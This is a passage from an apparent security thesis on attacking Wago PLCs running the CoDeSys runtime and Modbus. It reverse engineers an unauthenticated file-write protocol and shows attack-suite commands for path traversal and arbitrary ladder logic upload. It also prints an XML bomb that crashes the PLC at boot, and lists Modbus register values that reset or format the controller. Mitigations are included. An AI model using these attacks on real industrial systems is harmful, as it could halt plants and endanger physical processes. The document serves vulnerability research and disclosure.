A ladder logic (or PLC) runtime system is a software package that makes any generic
embedded device into a PLC. It supplies the device with a wide variety of functionality.
The following functionality is commonly provided by the runtime system;
1. Communication
Communication between the PLC and the IDE is often handled by the runtime.
RS-232 and Ethernet are commonly used.
69
2. Cyclically calling ladder logic
After a program has been compiled by IDE, it is transferred to the PLC, where it is
called cyclically. Both program execution and transfer is commonly performed by
the runtime system.
3. Debugging
If available, setting and deleting break points, stepwise execution, flow control,
exception handling, etc. are all accommodated by the runtime system.
4. I/O
Reading input values from and writing output values to the physical I/O modules is
handled by the runtime system.
The runtime system also depend on the underlying operating system to provide services
such as;
• Boot loader. I.e. Code that boots the device and subsequently calls the runtime
system
• Communication interface (read/write blocks)
• Memory management (malloc/free)
• Standard code libraries. E.g. libraries for file I/O, strings, math, etc.
• Timer ticks. Often in µs or ms intervals
• Interface to permanent storage.
The run time system can also run without an OS, as long as these functions are provided.
An example of how an relationship between the IDE, runtime system, operating system
and I/O modules may look like is illustrated in figure 7.1.
7.2
Wago’s runtime - CoDeSys
3S - Smart Software Solutions GmbH develops CoDeSys[67], a complete ladder logic
system used to program intelligent field devices according to the international industrial
standard IEC 61131-3[18]. CoDeSys comprises several different modules, a GUI integrated development environment (IDE) used to write ladder logic, a PLC run time system
that receives compiled ladder logic from the IDE and executes it and a web server for the
PC meant to retrieve data from the controller and provide visualization. The CoDeSys
IDE and web server (PC) are both integral parts of CoDeSys. However, as they run on the
PC connected to the PLC they are outside the scope of this thesis. The focus will thus be
exclusively on the ladder logic runtime as it resides in the controller.
CoDeSys is delivered as a package of source code files, to be modified and tailored for
each individual manufacturer/controller combination. 3S provide code ports for common
processor architectures such as Intel, Power PC, ARM and other less known architectures.
70
If the desired architecture is not bundled with CoDeSys, the manufacturer can port the
code to suit any hardware and operating system configuration [34]. Due to the fact that
CoDeSys source is provided to the vendors, it is possible for vendors to add or remove
functionality to better suit their needs. Furthermore, CoDeSys is used by hundreds of
manufacturers[33], implying that vulnerabilities exhibited will be applicable to most of
them.
CoDeSys’ runtime system is written in ANSI-C and the compiled binary amounts to an
unobtrusive size of approximately 64kB(without debug information). This makes the
runtime system applicable to even the most resource constrained PLCs.
Figure 7.1: Relationship between CoDeSys IDE, runtime system, operating system and
I/O components [34]
7.3
7.3.1
Attacking the ladder logic runtime
Unauthenticated file read/write
CoDeSys implements functionality for writing a file to the PLC. A quick test revealed
that this worked even with the passwords changed from default values. This implies
that CoDeSys either uses hard coded credentials that are hidden from the user, or make
71
use of a different, undocumented, interface. This sparked interest, and warranted further
investigations.
Digital Bond, Inc has done research on the CoDeSys run time engine and created a script
that allowed user to read and write files as well as a python port of the CoDeSys shell[23].
However, the tool proved to be bugged and/or incompatible with the test PLC, due to
unknown reasons. In addition to being a research question, the capability of performing
unauthenticated file I/O is extremely useful for an adversary. Thus, the protocol for used
to read and write files is reverse engineered.
Reversing the file read/write protocol
Using Wireshark[44] to capture traffic while uploading an example file called test_write.txt
which contained the following line of text, "Writing arbitrary files to the PLC without a
password". The test_write.txt file is thus 54 bytes. A second file was also uploaded, with
different size and name, in order to compare fields. The second file was called index.html
and was 165 bytes.
After uploading, the traffic was analyzed and the packets of interest were isolated. Traffic
analysis yielded, among others, packets with the following payloads.
Listing 7.1: Upload file packet payload
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Entire test_write . txt payload :
bbbb 4b00 0000 2f00 3600 0f00
7465 7374 5f77 7269 7465 2e74
7874 0057 7269 7469 6e67 2061
7262 6974 7261 7279 2066 696c
6573 2074 6f20 7468 6520 504c
4320 7769 7468 6f75 7420 6120
7061 7373 776f 7264 0a
First
bbbb
696e
2144
32 bytes of the index . html payload :
b600 0000 2f00 a500 0b00
6465 782e 6874 6d6c 003c
4f43 5459 5045
As is apparent from Listing 7.1 both packets start with a static field 0xbbbb. There also
seems to be a 2 byte static field at offset 6, 0x2f00.
It is to be expected that the file size is in there somewhere. Converting the file sizes to
hex; 54 bytes = 0x36 and 165 bytes = 0xa5. These can be found at offset 8, after the
0x2f00 static field. When inspecting the hexadecimal numbers, it becomes clear that little
endian byte order is used. The following byte, at offset 9, is 0x00 in both cases and the
byte following 0x3600 and 0xa500 are both non-zero, making it fair to assume that the
file size field is two bytes. A one byte file size field is also an possibility. However, a one
byte field would limit the protocol to files of 255 bytes or less, which would render the
protocol useless.
At offset 12, one can find the file name, as a null terminated string. After that, at a variable
72
offset depending on the file name length, the file content begins. Due to the variable offset,
it is likely that the file name size also can be found in the header. Calculating the file name
size; test_write.txt = 14 = 0x0e and index.html = 10 = 0x0a. However, as the the string is
null terminated, one byte extra is used. This yields 0x0f and 0x0b, which one can find at
the end of line one. The protocol seems to be two byte aligned, and it thus assumed that
the file name size is also two bytes. 0x0f00 and 0x0b00 are thus assumed to be one field,
namely file name length. A different possibility is that the header is null terminated, and
the file name size field is one byte. As long as the user writes files with file names of 255
characters or less, this will not make a difference.
The remaining field is, at offset 2, the one directly following 0xbbbb. It is already
established that the protocol utilizes little endian, thus, the hex values remaining are
0x0000004b and 0x000000b6 for test_write.txt and index.html respectively. Converting
from hex, 0x4b = 75 and 0xb6 = 182. Adding the number of bytes in the header with the
file name size and the size of the file, produces 81 and 188. This corresponds to the value
in the field minus 6. The second field is thus a length field, which is computed by adding
the size of the header with the file size and file name size, excluding the first static field
and the length field itself.
Thus, the following packet structure was derived. All fields are in little endian byte order.
• 0xbbbb - static field. Believed to be protocol identifier.
• 0x4b000000 - length field, little endian encoding. Protocol identifier and length
fields are excluded.
• 0x2f00 - Function code, i.e. read or write, and possibly other operations.
• 0x3600 - file size
• 0x0f00 - path+file name size
• DATA - File contents.
Reading files are done in a very similar manner, and was derived using the same approach.
Due to the similarities, only the results are presented. For reading files, the function code
is set to 0x3100 and the file size and data fields are removed. The rest of the fields remain
the same.
The reversed engineered protocol has proven to be correct for all intents and purposes.
The functionality is implemented in the attack suite, and will allow any user to read or
write arbitrary files.
CoDeSys’ file read/write is limited to only one sub-folder in the file system. While reversing the protocol it became clear that this restriction was implemented at the client side,
i.e. CoDeSys IDE does not allow paths to be supplied as arguments. This implies that the
PLC is susceptible to path traversal attacks, and an exploit is naturally implemented in the
attack suite, making the suite more powerful than the original implemented functionality
as it allows user to read/write any file in the file system.
73
Reading and writing files, such as ladder logic, config files, html files etc to the controller
is a high severity exploit. Furthermore, the read/write exploit is utilized in several other
attacks presented in this thesis. The reversed implementation will overwrite existing files
without prompting. To illustrate the power of this tool; the following command will allow
the user to supply a new index page of the web based remote management system. No
authentication credentials required.
wagoExploit.py –ip <ip address> –writeFile index.ssi webserv
WebVisu is a visualization package provided by CoDeSys. It provides process visualization by loading a java applet from the browser. The applet is stored on the controller and
accessible through the web management system. Without going into the details, an adversary with arbitrary write permissions can alter the WebVisu page and add a malicious java
applet. The Java applet can be used to take control over the operator’s computer, enabling
the adversary to further penetrate the network. This attack is viable due to the fact that the
original functionality contains a Java applet, which means that the operator has already
white listed java applets from the publisher/domain or is accustomed to pressing "OK"
when the browser prompts for Java execution confirmation.
7.3.2
Executing arbitrary ladder logic
Ladder logic is developed using the CoDeSys IDE. The ladder logic is then compiled
to a 4 byte aligned format and loaded onto the controller using either Ethernet or serial
communication. Loading ladder logic will overwrite the current ladder logic. The new
ladder logic is written directly to the code memory. At a later point if the run time system
receives the "RUN" command, it will jump to the code area and start executing the code
cyclically. By default, ladder logic code resides only in memory, which means that if the
controller is restarted or power is lost, so is the ladder logic. In order to resume operations,
operators have to transfer the program anew from the CoDeSys IDE. This cumbersome
process can be avoided by marking a project as a boot project.
A boot project, is a compiled CoDeSys project file containing IEC-61131 compliant code,
that is automatically executed at boot time. It is compiled to a 4 byte aligned format and
then transferred to the file system as two files, default.prg and an corresponding checksum
file called default.chk. At boot, the CoDeSys run time environment will check if these
files exist. If they do, it will calculate the checksum based on default.prg and compare it
to default.chk. If the checksum is correct, the controller proceeds to load the code into
memory and subsequently execute it.
This functionality certainly makes sense from an operator’s perspective. Unfortunately,
it benefits attackers just as much as it benefits operators. An adversary with access to
CoDeSys can easily write a ladder logic program to perform malicious operations. Using
CoDeSys to compile it as boot project for the target device, CoDeSys will create the
aforementioned default.prg and default.chk files. By utilizing the exploit described in the
previous section, the adversary’s own code is written to the PLC file system, overwriting
74
existing ladder logic, if any. Then by issuing a restart command, the adversary’s code is
executing on the target device. As the write file functionality is already implemented in
the attack suite, this attack is available by issuing the following two commands.
python wagoExploit.py –ip <ip-address> writeFile default.prg and
python wagoExploit.py –ip <ip-address> writeFile default.chk
Sadly, this means that it is trivial for the adversary to run arbitrary ladder logic on the
target PLC. Without detailed information about the target plant, the adversary is limited to
making educated guesses about the type of equipment connected to the I/O modules. For
an adversary to write ladder logic that can achieve a useful, predefined, goal, i.e. performs
operations beyond blind writes, knowledge about the sensors and the actuators will have
to be obtained by other means. However, as described in section 3.3 research towards
eliminating the requirement for detailed a priori knowledge by dynamically generating
payloads has been conducted. A different approach is to dump the compiled code from
memory. This will allow an adversary with the necessary time and skill to decompile and
reverse engineer the code. The adversary then has the option to modify the code, compile
it for the target device, calculate the checksum and subsequently upload it in the format
of the two aforementioned files.
The fact that CoDeSys automatically executes the default.prg file is a feature. It is only
in combination with write privileges that this feature is exploitable. The feature itself is
similar to start-up scripts found on regular computers, and is by itself not a vulnerability.
Nevertheless, the consequences of the combination is arbitrary ladder logic execution, a
powerful attack.
7.3.3
Zero day XML parser vulnerability
This section presents a zero day exploit, leveraging an XML parser vulnerability to perform a devastating denial of service attack. Before discussing how the vulnerability was
exploited, an introduction to the technique used is given.
XML bomb
Inside an XML document type definition (DTD), the XML standard supports internal
entity declarations. This allows the user to define an entity and later use it in the XML
document by reference. This will replace the reference with the string defined in the
entity. Entity declarations can be nested, as in the following example.
75
Listing 7.2: Example: XML substition macro
1
2
3
4
5
6
7
8
9
10
11
12
13
<?xml version= " 1 . 0 " ?>
<!DOCTYPE departments [
<!ENTITY schoolname "NTNU" >
<!ENTITY facultyname "IME , &s c h o o l n a m e ; " >
]>
<departments>
<department>
IDI , &facultyname ;
</department>
<department>
IET , &facultyname ;
</department>
</departments>
The two departments will, due to substitution, become: IDI, IME, NTNU and IET, IME,
NTNU
Inline DTDs, internal entity declarations and nested entities can be used by an adversary to
craft an XML document which has exponential entity expansion. In the previous example,
the entities were nested one level deep. An XML bomb, as described in [40], are valid
XML files nesting entities several times. An example is shown in listing 7.3.
Listing 7.3: XML Bomb, a billion strings
1
2
3
4
5
6
7
8
9
10
11
12
13
<?xml version= " 1 . 0 " ?>
<!DOCTYPE ntnuz [
<!ENTITY ntnu " n t n u " >
<!ENTITY ntnu2 "&n t n u ; . . . ; & n t n u ;& n t n u ; " >
<!ENTITY ntnu3 "&n t n u 2 ; . . . ; & n t n u 2 ;& n t n u 2 ; " >
<!ENTITY ntnu4 "&n t n u 3 ; . . . ; & n t n u 3 ;& n t n u 3 ; " >
<!ENTITY ntnu5 "&n t n u 4 ; . . . ; & n t n u 4 ;& n t n u 4 ; " >
<!ENTITY ntnu6 "&n t n u 5 ; . . . ; & n t n u 5 ;& n t n u 5 ; " >
<!ENTITY ntnu7 "&n t n u 6 ; . . . ; & n t n u 6 ;& n t n u 6 ; " >
<!ENTITY ntnu8 "&n t n u 7 ; . . . ; & n t n u 7 ;& n t n u 7 ; " >
<!ENTITY ntnu9 "&n t n u 8 ; . . . ; & n t n u 8 ;& n t n u 8 ; " >
]>
<ntnuz>&ntnu9 ; < / ntnuz>
This XML document is valid according to the XML standard. Entities ntnu2 to ntnu9
contains 10 of the previous entity. This means that the root element, "&ntnu9;", will
expand to 10 "&ntnu8". Each of the ten "&ntnu8" will expand to ten "&ntnu7" and
so forth. This will thus expand into one billion, 109 , "ntnu"’s . The resulting strings
will amount to about 4GB of data, more than enough to fill the memory of any PLC. As
memory is filled, the XML parser process will be terminated or crash. Now that the basics
of the attack has been established, it is time to apply it.
Bombing the PLC
Going back to the description of the boot process in section 5.1 there is one step that is
of great importance for this attack. After it has been established if a ladder logic program (boot project) is currently present in the file system, the PLC proceeds to detect I/O
76
modules connected to the controller. The next step is to determine whether or not the
”EA-config.xml” file exists (see section 8.3.2). If the file does not exist, it will be created
and write permissions are assigned to the ladder logic. However, if it does indeed exist, it
is read in order to determine the I/O module configuration.
By replacing the ”EA-config.xml” file with the XML bomb in listing 7.3, the PLC will
read the payload and attempt to parse it at boot time. Due to the fact that the XML parser
does not implement entity loop detection, it renders the PLC vulnerable to this attack.
When attempting to parse the file, the PLC will crash. The PLC is now in a state equivalent
to Window’s infamous blue screen of death, and consequently unable to perform any
operations. Neither serial nor Ethernet communication is possible. Restarting the device
remotely is therefore not possible. As there is no way to communicate with the device,
deleting the file becomes impossible. The beauty of this attack is that performing a power
cycle will not help either. When power is restored to the device, it will follow the same
steps, and crash again.
For a while, recovery was deemed impossible. The consequences of the attack were believed to be a bricked PLC, as described in section 6.4.2. The PLC is a modular system,
meaning that I/O modules can be added or removed as needed. As it turns out, the device
will not accept zero I/O modules, returning an I/O error. Detecting I/O modules is performed before the I/O module configuration file (EA-config.xml) is read. A solution thus
presents itself in the form of physically removing all the I/O modules. This works because
the runtime relies on the operating system to provide a boot loader which subsequently
calls the runtime system. Causing an I/O error by having zero I/O modules connected,
will cause the runtime initialization to fail rather than crash. The operating system will,
however, successfully start the FTP server, web server and provide communication capabilities. The user is now able to remove the file, reinsert the I/O modules and boot the
device again.
This zero day exploit performs a very potent denial of service attack. Only a few packets
are needed to shut down the PLC completely, turning it temporarily into an expensive
brick. Furthermore, anyone with a route to the PLC can perform the attack without authenticating themselves. As of now, with the latest firmware, there are no configurations
that will prevent or mitigate the attack. Recovery requires physical access to the PLC and
is a tedious process.
While the other attacks in this thesis, are all valuable to an attacker, many of them are
influenced by attacks developed for PLCs from different vendors. E.g. firmware reversing has been performed for the 1756 ENBT PLC in [60]. Some attacks are also reimplementations of existing functionality, used in a way the developers did not intend.
E.g. Writing files is supported by CoDeSys, however the re-implementation opened up
the entire file system.
This attack however, has not been mentioned by researchers nor has it been applied to
different PLCs. Due to the fact that this is a zero day exploit, it was tested on other Wago
PLCs to determine reach of the attack. In addition to the general purpose Wago 750-881
77
used throughout the rest of this thesis, the exploit was tested on Wago’s 750-880,-830 and
-849. All were found to be susceptible.
Writing the XML bomb to the PLC and subsequently restarting it has been implemented
as a fully automated attack in the attack suite.
7.4
Mitigations
This chapter made it clear that once the adversary has gained file I/O privileges on the
PLC, it opens the door for a wide range of possibilities. CoDeSys’ runtime system
which is implemented in hundreds of different PLCs and edge devices, thus making it
an ideal candidate for implementing security mechanisms. The file I/O attack can easily
be avoided by implementing authentication for communication with the runtime system.
By removing the adversary’s ability to write files, one will also remove arbitrary ladder
logic execution capabilities. Any file that is automatically executed at boot time, should
be well protected.
Requiring users to authenticate themselves will remove the delivery mechanism for the
XML payload. However, it will not remove the XML parser vulnerability. Exponential
entity expansion can be removed by disabling inline DTD schemas. I.e. reducing the attack surface. While unlikely, if inline DTDs is a requirement, the parser can be augmented
with code to limit the size of the expansions. A third approach is to limit the amount of
memory the XML parser is allowed to consume, and performing a controlled shutdown if
this limit is exceeded.
7.5
Further work
Based on the foundations laid in this chapter, future work can take many directions. One
interesting approach would be to research the extent of the XML parser vulnerability.
That is, determining susceptibility and consequences for different models and vendors.
Attempts were made towards leveraging the arbitrary ladder logic execution vulnerability
in a more intelligent way. It was shown how an adversary can execute arbitrary ladder
logic by using the boot project functionality. The drawback of this approach is that this
will remove any logic currently on the controller. By inserting pre-compiled ladder logic
into the code section of the boot project, both legitimate and inserted code will be executed
each cycle. This can be used to perform an attack similar to Stuxnet, where the adversary’s
code is inserted at the beginning of the cycle. If certain conditions are met, the code will
be executed. If not, legitimate operations will proceed. Logic bombs are just one of many
examples in which this technique can be used.
78
7.6
Concluding remarks
This chapter introduced the PLC runtime system, its functionality and the relationship
between the runtime system, operating system and IDE. CoDeSys’ file I/O protocol was
reversed and it was shown that the PLC was vulnerable to a path traversal attack. This
gives the adversary the ability to read or write any file from the file system. The research
question As an outsider with no legitimate credentials, is it possible to read/write files is
thus considered concluded.
The high severity read/write exploit paved the way for two new attacks. As the adversary
now has file I/O privileges on the controller, it is possible to upload two files, default.prg
and default.chk, which will be executed at boot time. These files contains a compiled
CoDeSys project and the content is at the adversary’s discretion, allowing for arbitrary
ladder logic execution on the controller. The research question As an outsider with no
legitimate credentials, is it possible to execute arbitrary ladder logic? is thus concluded.
Reading and writing files also provide a delivery mechanism for a new zero day exploit.
The zero day exploits a XML parser vulnerability and the consequence is a devastating
DoS attack. Recovery is a tedious process that requires physical access to the PLC. As
this attack renders the PLC completely useless until the recovery procedure has been
completed, it is equivalent to stopping the PLC. The research question As an outsider
with no legitimate credentials, is it possible to stop the PLC? is therefore concluded.
79
80
Chapter 8
Attack surface - Fieldbus
This chapter seeks to answer the following research question: "As an outsider with no
legitimate credentials, is it possible to read/write I/O values?".
Fieldbus is the name of a family of industrial computer network protocols used for realtime distributed control, now standardized as IEC 61158. The fieldbus protocols supported by a PLC depends on which market segment the controller is designed for. Most
controllers implement at least two fieldbus protocols. Wago is no exception, and supports
Ethernet/IP and Modbus. While this increases the versatility of the controller and thus
also the set of potential customers, it also significantly increases the attack surface. Modbus is chosen to be the target of evaluation for this chapter, due to its simplicity and wide
spread use.
It is not assumed that the reader is familiar with Modbus. A brief introduction to the
protocol, its security model and Wago’s implementation is thus given. Then, following
the attack tree in figure 4.4, attacks leveraging Modbus are described, as well as the steps
necessary to perform them.
8.1
Introduction
Modbus [57] is an application level protocol designed for industrial networks. It is used
for transfer of I/O values and data between industrial devices. It is an open source and free
protocol originally developed by Modicon (now part of Schneider Electric) in 1979. The
protocol is well established, and almost every DCS network has some element of Modbus
incorporated[24]. Initially, it was developed for communication over serial interfaces such
as RS-232[26].
Modbus implements a master/slave architecture, in which the master(client) device initiates transactions. The slaves(servers) responds with the data corresponding to the query.
Masters can address individual slaves or broadcast the query to all slaves. Slaves only
81
responds to queries, they do not initiate communication.
There are three ways to utilize a PLC in Modbus network. The first alternative is where
the PLC take the role as a master, in which the PLC reads values from slave devices,
performs some logic based on the values read, and writes outputs accordingly.
The second alternative is for the PLC to be a hybrid device, in which some of the connected I/O modules are slave devices in the Modbus network. The PLC receives read/write requests to those modules and satisfy those requests as if it were a slave device. At
the same time, the PLC can query other slave devices, thus acting as a master.
The last alternative is for the PLC to be a pure slave, in which all I/O modules are managed
via the Modbus network. In this case, where none of the ”PLC” capabilities are used, i.e.
there is no ladder logic on the PLC, there exist less expensive devices that are preferable.
Modbus implements four basic data types.
• Discrete inputs – Single bit physical input
• Coils – Single bit physical output
• Input registers –16 bit input data
• Holding registers – 16 bit output data
There exist several variants of the Modbus protocol, designed for different types of encoding and communication media, such as Modbus RTU, Modbus ASCII, Modbus TCP
etc. This thesis will mainly focus on Modbus TCP as it is widely used and can be leveraged remotely. Some legacy, often high capital, actuators such as generators do not have
support for Modbus TCP. To circumvent this problem, gateways have been developed to
connect serial devices to the Modbus TCP network. Several serial devices can be behind
one IP address. The individual devices are then addressed by unit ID. See figure 8.1
• Modbus RTU is a binary format designed for serial communication.
• Modbus ASCII is also used in serial communication and uses ASCII characters for
data transfer.
• Modbus TCP is Modbus wrapped in TCP (port 502). Addressing and checksum
are removed from the protocol as they are provided by the lower layers in a TCP/IP
stack[4]. Modbus can also use UDP as a transport protocol in systems where real
time requirements make TCP undesirable.
• Others include Modbus +, Enron Modbus, and Modbus PEMEX. The details of
these variants are outside the scope of this thesis.
82
Figure 8.1: Modbus TCP architecture, connecting to Modbus serial via a gateway. [10]
83
8.1.1
Modbus TCP Protocol
As Modbus is an application layer protocol, the Modbus commands and data are encapsulated into the data container of TCP or UDP. Regardless of the transport protocol used,
it is still called Modbus TCP.
Figure 8.2: Modbus TCP Message format [26]
The Modbus protocol specification defines the following fields when used with TCP/UDP;
• Transaction ID (2 bytes) - If multiple transactions co-exist over the same TCP
connection, this field is used for differentiation.
• Protocol ID (2 bytes) - Always 0x0000 for Modbus, reserved for future extensions.
• Length Field (2 bytes) - Byte count for the remaining Fields, i.e. Unit ID, Function
Code and Data.
• Unit ID (1 byte) - This field is used to identify a bridged server. Typical bridges
convert Modbus TCP to Modbus Serial. If non-bridged, set to 0x00 or 0xFF.
• Function Code (1 byte) - This byte signifies the action to be taken by the slave.
1-127 are valid function codes. However, some are not used, some are reserved for
future extensions and some are reserved for vendor defined services. See table 8.1
• Data (1 to 65535 bytes) - Variable length field with data corresponding to the
request or response.
For each query from the master, the slave responds with a field confirming the action taken
and return data (if any). If an error occurs in the query received, or if the slave is unable to
perform the action requested, the slave will return an exception message as its response.
If the slave received an invalid query, e.g. a read request for an invalid address, it will
return the function code with the most significant bit set to 1 plus the function code of the
request. In addition the data field will contain an exception code defining the condition
that caused the exception.
84
Function Code
01
02
03
04
05
06
07
08
11
12
15
16
17
20
21
22
23
43
Function
Read Coil (Output) status
Read Discrete Input
Read Holding Registers
Read Input Registers
Write Single Coil
Write Single Register
Read Exception status
Diagnostics (Serial interface only)
Get Communication Event Counter
Get Com Event Log
Force Multiple Coils
Write Multiple Registers
Report slave ID
Read file record
Write file record
Mask Write Registers
Read/Write Multiple Registers
Read Device Identification
Table 8.1: Modbus Function Codes
Setting the most significant bit to 1 is the same as adding 0x80 to function code. Example;
A slave tries to read an invalid holding register (FC 0x03). An error thus occurs, and the
master will return a message with error code 0x80 + 0x03 = 0x83. In addition, the data
field will contain the exception code 0x02 which signifies Illegal data address. See Table
8.2. Also note that this scheme is the reason why there are only 127 valid function codes,
as the most significant bit is reserved for error codes.
Exception Code
01
02
03
04
05
06
08
0A
0B
Name
Illegal function
Illegal data address
Illegal data value
Slave device failure
Acknowledge
Slave device busy
Memory parity error
Gateway path unavailable
Gateway target device failed to respond
Table 8.2: Modbus Exception Codes
85
8.1.2
Modbus security
Modbus TCP provides the adversary with a new avenue of attack. Many of the protocols
used for process control have not been designed with security in mind, and Modbus in
no exception. Hence, it lacks essential mechanisms to prevent compromise of the process
and/or network. Below, a few inherent Modbus security issues are outlined. As these
issues are due to design flaws, all Modbus devices are affected.
• Modbus lacks confidentiality; all messages are transmitted in clear text.
• Modbus lacks integrity; there are no integrity checks implemented in Modbus,
hence it depends on the lower layers of the protocol to provide integrity. This makes
the Modbus susceptible to MITM attacks, where the adversary modifies legitimate
messages or fabricates messages before passing them on to the slave devices.
• Modbus lacks authentication; Neither the master nor the slave is authenticated, in
fact, there is no support for authentication at all implemented in Modbus. Due to
the lack of authentication of master and slaves, an adversary can claim the role as a
master and forge messages to every slave that is addressable.
• The lack of security in the Modbus protocol also makes it susceptible to replay
attacks in which the adversary reuses legitimate Modbus messages sent to or from
slave devices.
• Also, Modbus implements certain diagnostic functions that can aid an adversary in
compromising devices. Diagnostics in Modbus uses the function code 0x08. It also
have several sub functions. From a security point of view, there are three that are of
interest [57];
Sub function 0x01 - Restart Communication
The slave’s peripheral port is to be initialized and restarted, and all of its communication event counters are to be cleared. This occurs before the initialization is
executed. This will often require a power cycle. That is, the device will power itself
off and on again in order to perform the restart. This can easily be leveraged to
perform a denial of service attack against Modbus devices. If the port is currently
in Listen Only Mode, no response is returned.
Sub function 0x04 - Force Listen Only Mode
Forces the addressed remote device to its Listen Only Mode for Modbus communications. This isolates it from the other devices on the network, allowing them to
continue communicating without interruption from the listen only device. When
the remote device enters its Listen Only Mode, all active communication controls
are turned off. The watchdog timer is allowed to expire, which can potentially lock
up the device. While the device is in this mode, any Modbus messages addressed
to it or broadcast are monitored, but no actions will be taken and no responses will
be sent. The only function that will be processed after the mode is entered will be
the Restart Communications function, this will restart the device and bring it out of
86
listen only mode. It easy to see how this sub function can be leveraged to disable
Modbus devices and consequently, performing a denial of service attack.
Sub function 0x0A - Clear Counters and Diagnostic Register
This sub function clears all counters in addition to the diagnostic register. Counters
are also cleared upon power up. This can be leveraged to remove evidence of an
attack.
Concluding remarks on Modbus security; if the adversary has access to the network,
Modbus devices are exceptionally vulnerable. In addition to not implementing security
features, the Modbus protocol specify functionality that aid the adversary in performing
DoS attacks and clean up evidence afterwards.
8.2
Wago Modbus
Now that a baseline has been established, both in terms of Modbus functionality and the
security model of the protocol, attention is turned towards Wago’s implementation.
Wago 750-881, like many other PLCs, is a modular system. The implications of this is that
I/O modules can be added or removed as needed. Wago offers individual addressing of
the connected I/O modules. An I/O module is either addressable on the Modbus network
or by the ladder logic running on the controller to which it is connected. The two are
mutually exclusive. Write permission assignment is stored in the "/etc/EA-config.xml"
file. If the "EA-config" file is missing or if the number of configured I/O modules differs
from the number of modules that are actually connected, all I/O modules are assigned to
the Modbus protocol. This implies that an adversary with write access to the PLC have
the ability to take away write privileges to the I/O modules from the PLC and assign them
to the Modbus protocol. This clearly has security implications, as modules that were
previously not accessible via Modbus, is now writable remotely.
Input modules do not expose an external interface for writing, making it impossible to
write Input modules directly. Input modules, whether digital or analog, get data from
sensors. In a scenario where the PLC is programmed to be a master, Modbus can be used
to provide the PLC with input values. In this scheme, it is possible to indirectly write input
values by forging packets. For the PLC to act as a master(client), the client code has to
be implemented in ladder logic. As no assumptions are made regarding the functionality
implemented in ladder logic, this attack is outside the scope of this thesis. That being
said, the techniques presented in this chapter can be used to perform this attack.
Modbus is enabled by default in Wago’s controllers which makes exploits based on it
valuable for an adversary as the set of potential targets will include most real life deployments. Most vendors bundle their PLCs with their own implementation of Modbus. Thus,
functionality is taken away or added as each vendor deem necessary. Consequently, almost all implementations of Modbus has some variation from the standard, and Wago is
87
Register address
0x1003
Access
R/W
0x1008
R/W
0x1028
R/W
0x102B
W
0x2040
W
0x2041
W
0x2042
W
0x2043
W
Description
Watchdog trigger. Writing non-zero value to this register starts the watchdog timer. Writing a subsequent
(different value) will trigger the watchdog timeout, irrespective of time elapsed between the writes.
Stop watchdog. This register stops the watchdog by
writing the value 0x0AA55 or 0X55AA into it.
Boot options. Writing this register will change how
the controller obtains an IP address. Possible values
1: BootP, 2: DHCP or 4: EEPROM(static)
KBUS reset. Writing of this register restarts the internal bus. Kbus is the communication bus. Data exchange between the CPU and associated communication modules
Implement a software reset. Writing the value
0xAA55 or 0x55AA will stop the program and communications and restart the controller.
Flash Format . Writing the value 0xAA55 or 0x55AA
will format the entire flash file system.
Extract file system. Writing the value 0xAA55 or
0x55AA will cause standard files to extracted from
the firmware and write them to flash.
Factory settings. Writing the value 0xAA55 or
0x55AA will cause the controller to revert back to
factory defaults.
Table 8.3: Wago Modbus special registers
no exception. For instance, Wago only implements a subset of the function codes listed in
table 8.1. The following function codes are not supported; 07, 08, 12, 17, 20, 21, and 43.
The most noteworthy of these is the diagnostic code. When specifying function code 0x08
with any sub function, the controller responds with exception code 0x01, Illegal Function.
This does mitigate the vulnerabilities associated with the diagnostics code mentioned in
the previous section. While arguably makes the PLC more secure as the diagnostic sub
functions are not available, Wago augmented the standard functionality with 54 special
Modbus registers. These special purpose registers are read each cycle. If a certain value
is found in the register, the operation associated with the register is performed. While
not all of the registers are interesting from a security point of view, some are. Out of the
54 special registers, 8 pertain to sensitive operations and are listed in table 8.3. Register
addresses and descriptions are from the manual [43].
These registers are clearly valuable for an adversary. As previously stated, availability is
by far the most important requirement in DCS networks. It does not require much imagination to see how these special, Modbus accessible, registers can be leveraged to perform
88
a denial of service (DoS) attack. Creating a script that repeatedly1 sends a Modbus packet
with 0xAA55 as a payload to register address 0x2040 is just one example of how an adversary can perform an effective and relatively low noise DoS attack. There are of course
several other ways these registers can be leveraged as precursors for, or parts of, different attacks. Writing these registers is implemented as automatic operations in the exploit
suite.
8.3
Attacking with Modbus
8.3.1
Modbus as an attack vector.
Modbus has become the de facto standard for industrial communication and Modbus enabled devices are present in almost all industrial networks[24]. As previously mentioned,
Wago’s default configuration is to enable Modbus communication and function as a slave.
In light of the two previous statements, it is improbable that the target plant will not support Modbus. Any attacks that make use of Modbus, will therefore have a significant
probability for success. It is, however, possible to disable Modbus communication on
Wago’s controllers.
One important attack that will not be further elaborated on in this chapter, is denial of
service in a Modbus network. If the PLC is dependent on the communication of I/O values
via Modbus, a denial of service attack will prevent the communication of new values.
Consequently, all input and output values will be frozen, which implies that actuators
connected to output modules will retain their current state.
The first step is to gather information by performing reconnaissance. Any information
about the target plant is valuable for an adversary. Creating a network map of Modbus
enabled devices in the network is an essential part of performing an successful attack.
The task of creating a network mapping is rather trivial. In most cases, generic port
scanners pointed at port 502 will yield devices in the network currently communicating
over the Modbus protocol. ModScan[9] is tool designed to map a DCS Modbus network,
and can be used in addition to traditional port scanning. It also take the mapping one step
further by enumerating Modbus unit IDs for devices behind a gateway. Given a map of
Modbus devices, the adversary may read all registers, discrete inputs and coils repeatedly
and thus gather additional information. This information may possibly be enough to create
a state diagram of the process. Furthermore, it is possible to perform blind writes. If the
adversary is not aware of the type of equipment connected to the different outputs, writing
random coils can lead to unforeseeable, potentially severe, consequences.
In the following section, experiments are performed with the PLC configured as a slave,
as this is the way default configuration of the PLC. This implies that the potential targets
1
A small number of packets per minute should be sufficient to completely disable the PLC
89
are all PLCs where the operators have not explicitly turned off Modbus. Unfortunately,
disabling Modbus communication only provides an illusion of enhanced security. By
using Wago’s own tool “Wago Settings”, an adversary can re-enable Modbus without
authentication.
8.3.2
Reading I/O values
In order to read and write I/O values, the adversary will need to have or obtain knowledge
about the I/O module configuration. The addresses to which I/O modules are mapped
depends on the number of I/O modules and in what order they are connected . For Wago,
input modules are always mapped to addresses from 0x0000 to 0x00FF, and output modules are always mapped to addresses from 0x0200 to 0x02FF. The first input module
will be mapped from 0x0000 to 0x000n depending on the number of input channels the
module has. The next input module will be mapped from 0x000n+1 and so forth.
Due to the Modbus’ inherent security flaws described in section 8.1.2, the adversary is
able to read input and output values. In order to do so, Modbus requests are needed.
